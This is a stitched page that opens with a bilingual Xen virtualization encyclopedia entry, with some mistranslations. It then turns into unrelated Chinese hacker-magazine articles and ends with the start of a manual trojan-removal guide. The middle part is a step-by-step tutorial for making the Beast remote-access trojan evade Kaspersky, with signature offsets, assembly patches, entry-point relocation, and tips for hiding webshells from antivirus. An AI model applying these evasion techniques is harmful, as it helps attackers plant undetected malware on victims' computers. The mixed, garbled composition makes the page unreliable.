Xen 是一个开放源代码虚拟机监视器，由剑桥大学开发。它打算在单个计算机上运行多达100个完整功能的操作系统。Xen提供安全的隔离，资源的控制，QOS质量服务，并且可以对虚拟机进行即时的迁移。系统为运行Xen必须进行修改（与Xen连通）（虽然其兼容性由用户来控制），这使得Xen无须特殊硬件支持，就能达到高性能的虚拟化。

Use

Virtual machines are often used by IBM, HP, and others on mainframes and servers. The primary benefits to virtualisation include extracting the most work possible from a single machine, and securing software programs through the use of separate virtual operating systems (similar to using a chroot jail, but more secure.) Virtualisation can also be used to run different and incompatible operating systems on the same computer. Xen's support for virtual machine live migration allows workload balancing and the avoidance of downtime.

使用

IBM 经常在其主机和服务器上使用虚拟机来尽可能发挥其性能，并类似chroot监禁那样将程序置于隔离的虚拟OS中以增强安全性。除此之外，它还能使不同和不兼容的OS运行在同一台计算机上。Xen支持在运行时进行迁移，保证正常运行并且避免当机。

Comparison with other VMMs

Denali uses paravirtualisation to provide high-performance virtual machines on x86 computers. Denali's virtual machines support specialised minimal OSs for Internet services. The system can scale to thousands of virtual machines. Unlike Xen, Denali does not preserve the application binary interface (ABI), and so applications must be recompiled to run within a library operating system; in this sense it is similar to the Exokernel. Xen's motivation differs from that of Denali in that it is intended to run a moderate number of full-featured operating systems, rather than a large number of specialised, lightweight ones.

VMware provides virtual machines for x86 that can run unmodified PC operating systems. The technology involved in doing this is extremely complex and also incurs (sometimes significant) performance overheads. Xen trades full OS binary compatibility for comparative simplicity and improved performance.

与其它VMM的比较

Denali使用准虚拟化技术来提高x86电脑上虚拟机的性能。Denali的虚拟机为因特网服务专门支持了最小化的操作系统。系统可以运行上千虚拟机。Xen与Denali不同，因为它试图运行适当数量的完整操作系统，而非大量轻量级操作系统。

VMware为那些可以运行非限制系统的x86机器提供了虚拟机，所涉及的技术相当复杂（有时相当重要），也导致了其性能的下降。Xen基于朴素的代码，使它的兼容性和性能都有所提升。

Paravirtualization with Xen

Xen uses a technique called paravirtualization to achieve high performance (i.e., low performance penalties, typically around 2%, with worst-case scenarios at 8% performance penalty; this is in stark contrast to perfect emulation solutions which typically entail performance penalties of about 20%). Through paravirtualization, it can achieve high performance even on its host architecture (x86) which is notoriously uncooperative with traditional virtualization techniques. Unlike traditional virtual machine monitors, which provide a software-based execution environment exactly like the simulated hardware, Xen prior to version 3.0 and Intel VT-X support required the porting of guest operating systems to the Xen API. Thus far, this porting has happened for NetBSD, Linux, FreeBSD and Plan 9. At Brainshare 2005, Novell showed a port of NetWare to Xen. A Windows XP port was carried out during the initial development of Xen, but Microsoft's licensing prevents its public release. Sun Microsystems is also actively working on a port of Solaris to Xen.

Xen的准虚拟化

Xen通过一种叫作paravirtualization的技术获得高性能(i. e. low performance penalties, typically around 2%,

with worst-case scenarios at 8% performance penalty, this is in stark contrast to perfect emulation solutions which typically entail performance penalties of 20%)，甚至在某些与传统虚拟技术极度不合作的机器上（x86），Xen也有非常好的表现。与那些传统通过软件模拟实现硬件的虚拟机不同，在Intel VT-X支持下3.0版本之前的Xen需要系统的来宾权限，用来和Xen API进行连接。到目前为止，这种技术已经可以运用在NetBSD、GNU/Linux、FreeBSD和Plan 9系统上。在Brainshare 2005会议上，Novell展示了NetWare与Xen的连通。与Windows XP连通的技术在Xen开发初期进行，但微软的协议未能允许它发布。Sum的微型系统也正在积极地为Solaris和Xen的连通做工作。

Full virtualization with Xen

Intel has contributed modifications to Xen to support their VT-X Vanderpool architecture extensions. This technology will enable unmodified guest operating systems to run within Xen virtual machines, if the host system supports the Vanderpool or the Pacifica extensions (Intel's, and AMD's, respectively, extensions to natively support virtualization). Practically, this will mean that there will be a performance boost, and that it will be possible to virtualise Windows without having to modify it in any way, which licensing restrictions prevent.

Xen的完全虚拟化

Intel对Xen的贡献是支持其Vanderpool架构扩展。如果主系统支持Vanderpool或者Pacifica扩展（Intel和AMD对本地支持虚拟化的扩展），这项技术将允许未修改的操作系统运行在Xen虚拟机中。事实上，那意味着性能的提升，并且你可以在没有进行任何协议不允许修改的情况下对Windows进行虚拟。

Virtual machine migration

Xen virtual machines can be "live migrated" between physical hosts without stopping them. During this procedure, the memory of the virtual machine is iteratively copied to the destination without stopping its execution. A very brief stoppage of around 60?00 ms is required to perform final synchronisation before the virtual machine begins executing at its final destination, providing an illusion of seamless migration. Similar technology is used to suspend running virtual machines to disk and switch to another virtual machine, and resume the first virtual machine at a later date.

虚拟机的迁移

Xen虚拟机可以在不停止的情况下在多个物理主机之间实时迁移。在操作过程中，虚拟机在没有停止工作的情况下内存被反复地复制到目标机器。虚拟机在最终目的地开始执行之前，会有一次60-300秒的非常短暂的暂停以执行最终的同步化，给人无缝迁移的感觉。类似的技术被用来暂停一台正在运行的虚拟机到磁盘，并切换到另外一台，第一台虚拟机在以后可以恢复。

Hardware architectures

Xen currently runs on x86, with P6 or newer processors, and x86_64 based systems. Ports are currently underway to IA64 and PPC. Ports for other platforms are also technically possible and may be available in the future.

平台支持

Xen目前可以运行在x86系统上，并正在向x86_64、IA64、PPC移植。移植到其他平台从技术上来说是可行的，未来有可能会真正实现。

Xen in Unix-like systems

Novell's SUSE Linux Professional 9.3, released April 15, 2005, includes Xen version 2.0.5c. The newly released SUSE Linux Professional 10 ships with Xen 3 integrated with YAST Control center. Red Hat has also announced that their Linux distribution, Fedora Core 4, currently ships with Xen included. Xenophilia is a Linux distribution that is based around Xen. The Xen demo CD is a live ISO CD running Debian Linux that enables you to try Xen on your system without installing it to the hard disk. Debian also includes Xen packages, in unstable and experimentals.

NetBSD 2.0 includes support for Xen 1.2, NetBSD 3.0 release includes support for Xen 2.0. Support for Xen 3.0 is in progress.

FreeBSD 6.1 will have full support for Xen 3 (it already works) on x86.

类Unix系统中的Xen

Novell 于二00五年四月十五日发布的 SUSE Linux Professional 9.3 已内含 Xen 2.0.5c 版本。

RedHat 的 Fedora Project 于二00五年六月十三日发布的 Fedora Core 4 亦已内含 Xen。

Xenophilia是一个基于Xen的Linux发行版。

Xen demo CD是一个运行Debian Linux的liveCD，使你在系统上试用Xen，不用把它安装到硬盘。

Debian Testing 亦已内含 Xen。

NetBSD 2.0包括对Xen 1.2的支持，即将发布的3.0也包括对Xen 2.0的支持。

【雕虫小技之脚本专辑】

如果上传的webshell总是被杀毒软件查杀，可以尝试着更改里面的大小写，杀毒软件是根据关键字查杀的，更改大小写不影响功能，但是会让杀毒软件失效的！最好试试随机改变大小写，呵呵！再不行就用一句话后门，配合大小写的改变，一般不被杀的哦！

记得自己刚刚接触木马免查杀的时候，闹了许多笑话~~刚玩黑不久，由于自己没有关闭杀毒软件，结果收集的黑器啊、木马啊都被干掉了~~哭了半天。此后便开始在网络上找一些免杀的程序，自己一研究，发现许多木马程序的标题框中都有“免杀”二字，于是用一些资源修改软件把我要免杀的程序框中都加上了“免杀”二字，然后发布到网络上，接着骂声一片~~

这期文章是介绍如何打造传说中的免杀“禽兽”，开始学习吧！

让卡巴斯基——对禽兽亮绿灯

冰

从本文你可以学到：
1. CCL的使用和复合特征码的定位
2. 特征码的一般修改方法
3. 了解一些新的修改方法

大家好，我是冰，这次带来的是beast的卡巴斯基免杀过程，很简单，希望大家能从中学到黑器的基本免杀方法。

免杀程序名称：beast
版本：禽兽 2.01 [D]KING 汉化版
通过杀毒软件：卡巴斯基
病毒库更新日期：2005-02-05

先用beast生成一个无壳的exe服务端，如图1、图2所示。




图1 beast的基本界面




图2 配置服务端

然后用Restorator 2004把服务端中的A导出为A.dll，这个dll是插入进程的主文件，所以要对它做免杀，至于怎么判断呢，先把这些文件都导出来，用杀毒软件查杀，被杀的那个文件，就是你要做免杀处理的文件，如图3所示。

要做免杀的就是server.exe和A.dll两个文件，用ccl定位的时候，一般就用手动定位，先生成一定数量文件，然后再根据得出的定位结果，用生成固定大小文件的方式，再进行一次精确定位，如图4所示。




图3 导出A.dll

如果第一次定位出现文件全部被杀，或者只剩下pe段文件，说明这个文件有多层特征码，也就是所谓的复合特征码。复合特征码的定位方法，跟平常的不太一样，目前有二分法和看病毒名两种方法定位。A.dll出现的就是复合特征码，定位的时候先生成固定个数文件，查杀后主要查看被杀的文件名与其他不同的那部分，不同的部分就是其中一段特征码。先将这一段位置记录下来，然后用00填充，再重复定位，直到出现单一特征码位置，最后再精确定位，如图5、图6所示。




图4 CCL的使用




图5 卡巴查杀结果




图6 通过病毒名找特征码

最后得出A.dll的特征码：

定位结果

序号	起始偏移	大小	结束偏移
0001	00016e50	00000014	00016e64
0002	00016fcc	00000028	00016ff4

用c32asm反汇编A.dll，复合特征码的修改顺序是先将其它特征码填充00，然后修改只留下的一处特征码，保存后用杀软查杀，如果免杀，说明特征码的位置正确，然后回没做修改的原服务端同一个位置修改，保存后测试性能是否完好，以确定是否修改正确。先将16fcc到16ff4这段特征码00掉，如图7所示。




图7 00掉的特征码

然后来到16e50这个地址，是一堆字符串，按照通常的改法，是将字符串大小写替换，然后保存文件，查杀，因为有一处特征码已经被00掉，而我们现在再改另外一处，相当于已经改了两处特征码，修改后用卡巴查杀，确定是否改对特征码位置，如果查杀后文件已经免杀，说明已经改对特征码了。将door open大小写替换后文件免杀，回到没做修改的A.dll修改，保存后将A.dll导回server.exe测试功能正常，说明修改的地方没问题，如图8所示。在修改完第一个特征码的基础上，我们来到第二处16fcc特征码的位置：




图8 第一处特征码

```
00016FDD:  57          PUSH EDI
00016FDE:  B8 447B4100 MOV EAX,417B44
```

把这两句代码对换一下就可以了，对换的前提是不影响程序的正常使用。保存文件，用卡巴查杀，呵呵，文件免杀了。复合特征码的修改，就是要把所有的特征码都改完才可以免杀，缺一不可。修改后的代码如下：

```
00016FDD:  B8 447B4100  MOV   EAX,417B44
00016FE2:  57           PUSH  EDI
```

改完了a.dll后，将A.dll导回server.exe，再用相同的方法对server.exe进行定位，得出有两段特征码，因为不是复合特征码，可以选其中一段或者两段进行精确定位，具体结果如下：

```
——————————————定位结果——————————————
    序号    起始偏移     大小      结束偏移
    0001    0000544F   00000118   00005567
    0002    000056A7   00000014   000056BB
```

我们选择第二段特征码0002　000056A7，修改地方：

```
000056A6:  52        PUSH EDX
000056A7:  B2 FF     MOV DL,FF
000056A9:  59        POP ECX
000056AA:  2AD1      SUB DL,CL
```

将下面两句代码对换，保存即可。

```
000056A7:  B2 FF     MOV DL,FF
000056A9:  59        POP ECX
```

到这里，整个服务端文件免杀成功。当然，这里只是单单对卡巴进行的免杀处理，如果要想达到真正免杀，还要继续对其它杀软进行免杀处理。

在修改特征码时，如果碰到字符串，一般都是用16进制将其大小写替换，这是最简单的方法。除了对换代码位置，转移代码到空白处外，还有add和sub等指令的互换，00变90等，如果是对sys进行修改，还要用peditor进行校正，不然sys加载很容易出错的。




图9 IceSword提取文件

如果是碰到有内存查杀功能的杀毒软件，可以先做完内存免杀，再做文件免杀。内存免杀时，先用c32asm将一部分代码清0，然后用od载入，再查杀，手工确定内存特征码的具体位置，然后修改。或者用CCL的内存定位功能进行精确定位，然后再修改。又可以先做文件免杀，然后开着监控运行文件免杀后的服务端，再用IceSword抓取生成的被杀文件做免杀，然后回原文件修改，如果生成的文件不能修改的话，也就是需要慢慢定位内存特征码了，见图9。

除了改特征码做免杀外，还有简单的加壳做免杀，复杂一点的有去头换头，头前或者头后加花等等。

小知识

所谓去头换头，就是将原来文件的入口处代码复制一部分到后面的空白处，然后jmp回原来的代码，入口点改为后面的地址。

头前或者头后加花，意思就是在去头换头的基础上加一些垃圾代码，也就是所谓的加花。比方说正常的程序是123456般的执行，我们先到后面找段空白的地方，将12部分的汇编代码复制到这里，同时将原入口点12的代码用nop填充，入口点改为后面的1处，程序变成nop 3456，入口点12再在2的后加一个jmp回3处代码地址的代码，主要是让程序的运行顺序跟原来的123456一样。这个就是所谓的去头换头了。当然，前提是改后程序能够正常运行。

我们现在就随便拿一个EXE文件来实战一次，就用PcShare中的PcRegedit吧。

用OD打开PcRegedit，如图10所示。

```
0040CDBD  $  55              push    ebp
0040CDBE  .  8BEC            mov     ebp, esp
0040CDC0  .  6A FF           push    -1
0040CDC2  .  68 A0FE4000     push    0040FEA0
0040CDC7  .  68 44CF4000     push    <jmp.&MSVCRT._except_handler3>
0040CDCC  .  64:A1 00000000  mov     eax, fs:[0]
```

图10 程序入口点

0040CDBD为入口点，现在我们到程序的后面找一些空间，把0040CDBD--0040CDC0的指令写进去。我们再来到0040D31E，如图11所示。

```
0040D31E  .^ E9 1BFAFFFF   jmp    <jmp.&MSVCR
0040D323     00            db     00
0040D324     00            db     00
0040D325     00            db     00
0040D326     0000          add    [eax], al
0040D328     0000          add    [eax], al
```

图11 可利用的空间

可以看到从0040D323往后都是一些可利用的空间，我们现在要做的就是把0040CDBD—0040CDC0的指令写到这些可利用的空间里来，再jmp（跳）回去，以保证程序的正常运行。好，现在我就从0040D326处开始写入，如图12所示。

```
0040D326     55            push   ebp
0040D327     8BEC          mov    ebp, esp
0040D329     6A FF         push   -1
0040D32B   ^ E9 92FAFFFF   jmp    0040CDC2
0040D330     0000          add    [eax], al
```

图12 修改相应的数据

好，接着保存我们所修改的东西。最后一步就是修改入口点了。用Peditor载入我们修改过的PcRegedit，如图13、图14所示。

```
文件信息
入口点:    0000CDBD
镜像基址:  00400000
```

图13 文件修改前的入口地址

```
文件信息
入口点:    0000D326
镜像基址:  00400000
```

图14 文件修改后的入口地址

因为我们这里已经把入口处的一部分代码写到了0040D326开始的可利用空间处，所以新的入口点应该为0000 D326，这里我们只要把CDBD改为D326就可以了，接着点击应用更改，使我们的修改生效。好，我们的修改就全部完成了。

而头前或者头后加花，就是指在去头换头的基础上，自己再加上一段花，然后跳回文件原本代码，再把文件入口点改为花的入口处。这个免杀方法用在exe文件上可以过常用的杀毒软件。

其实，做免杀没有什么捷径，掌握了方法，剩下的就是体力活了~~希望大家看完了这篇文章后，都能够做出自己的免杀黑器。

【文章中所涉及到的禽兽V2.01、ccl等，已经收录在光盘中】

编辑点评 文章没有多余的废话，但说得有点简单了。读者可以在上期相关文章的学习基础上，再来看这篇文章，就不会太难了。由于考虑到初学者，我们附加了辅助动画，希望读者能融会贯通。

让卡巴斯基对禽兽亮绿灯

某杀毒软件公司在2005年截获的新病毒数量达到了7万多个，比2004年增长了一倍还多。新病毒中“盗号木马”的数量为5万多个，而“灰鸽子”也成为本年度头号木马，其变种极多达4万多个，是国内近年来非常罕见的情况。

以上这些数据表明了什么？我不是用数据吓大家，由于木马的VIP和免查杀的变种越来越多，如果你不懂查杀的方法和技巧，那么只能成为别人的实验品！~

应广大读者的要求，无毒有偶栏目诞生啦~~我们每期会刊登一些流行病毒、木马的查杀方法，从中你可以学到各种经验和技巧，让你远离病毒和木马的困扰。

徒手搏蜂——蜜蜂大盗8的手工查杀

Rain

从本文你可以学到：
1. 一般病毒文件的查找方法。
2. 使用CPU占用率加和法来判断隐藏进程。
3. 蜜蜂大盗的手工查杀。

一、前言

近期良马颇多，小黑们是欢天喜地，却搞得江湖上人心惶惶。中马怎么办？杀呗。怎么杀呢？杀毒软件是个好选择，但杀毒软件也往往不尽如人意，杀不干净啊。那就让我们来手工杀一次木马吧。目标嘛，就选现在正走红的“蜜蜂大盗”了，谁让人家正火呢，枪打出头马。

二、中招

本来想自己配置一个服务端来做测试，可能是由于传说中的RP问题，我的蜜蜂8怎么都无法连接服务器进行验证，也就无法生成木马了，所以只能让朋友生成了一个服务端，具体配置不详，文件名为mifeng.exe，大小369KB。

假设我现在是普通用户，什么都不知道，要模拟一次中毒和杀毒过程，所以我直接运行了木马。几秒钟后QQ被关闭了，很显然，木马已经在我的电脑上安家了。下面就开始查杀木马了（测试环境Windows Server 2003）。

三、查杀

一般意识到自己中木马了首先要怎么做呢？首先是查看进程和端口。用“Ctrl+Alt+Del”打开任务管理器查看是否有可疑进程。经过查看，发现了一个可疑进程“Csrss.exe”，这本来是个系统进程，但问题是在任务管理器的“用户名”中显示的是登录用户，而正常情况下这个进程是由**SYSTEM**加载的，如图1所示。



图1 任务管理器中木马的进程

并且在任务管理器里还有一个“Csrss.exe”进程，它的加载用户为“SYSTEM”，由加载用户可以判断出第一个程序肯定有问题。木马只有这一个进程吗？是不是还有进程在任务管理器中隐藏了呢？下面就教大家一个我独门确定是不是有隐藏进程的方法：CPU占用率加和法。

小知识

什么是CPU占用率加和法？

把任务管理器的窗口拉长，让它显示出全部的进程（没有滚动条），选中“显示所有用户进程”选项，然后抓图，最后就是数学问题，在抓的图中把每个进程的CPU使用率加起来，看看和是不是100，是100说明没有隐藏进程，有隐藏进程那加和就可能是99或者98等，小于100，差值就是隐藏进程的CPU使用率。（用这个方法不用担心当时CPU的总使用率是多少）

小知识

“System Idle Process”进程显示的是空闲CPU，很多初学者把它当作病毒了，请大家注意。

经过验证，没有隐藏进程，基本上可以放心了。在任务管理器里结束这个进程，却弹出了对话框提示进程无法终止，看来任务管理器是无能为力了，如图2所示。

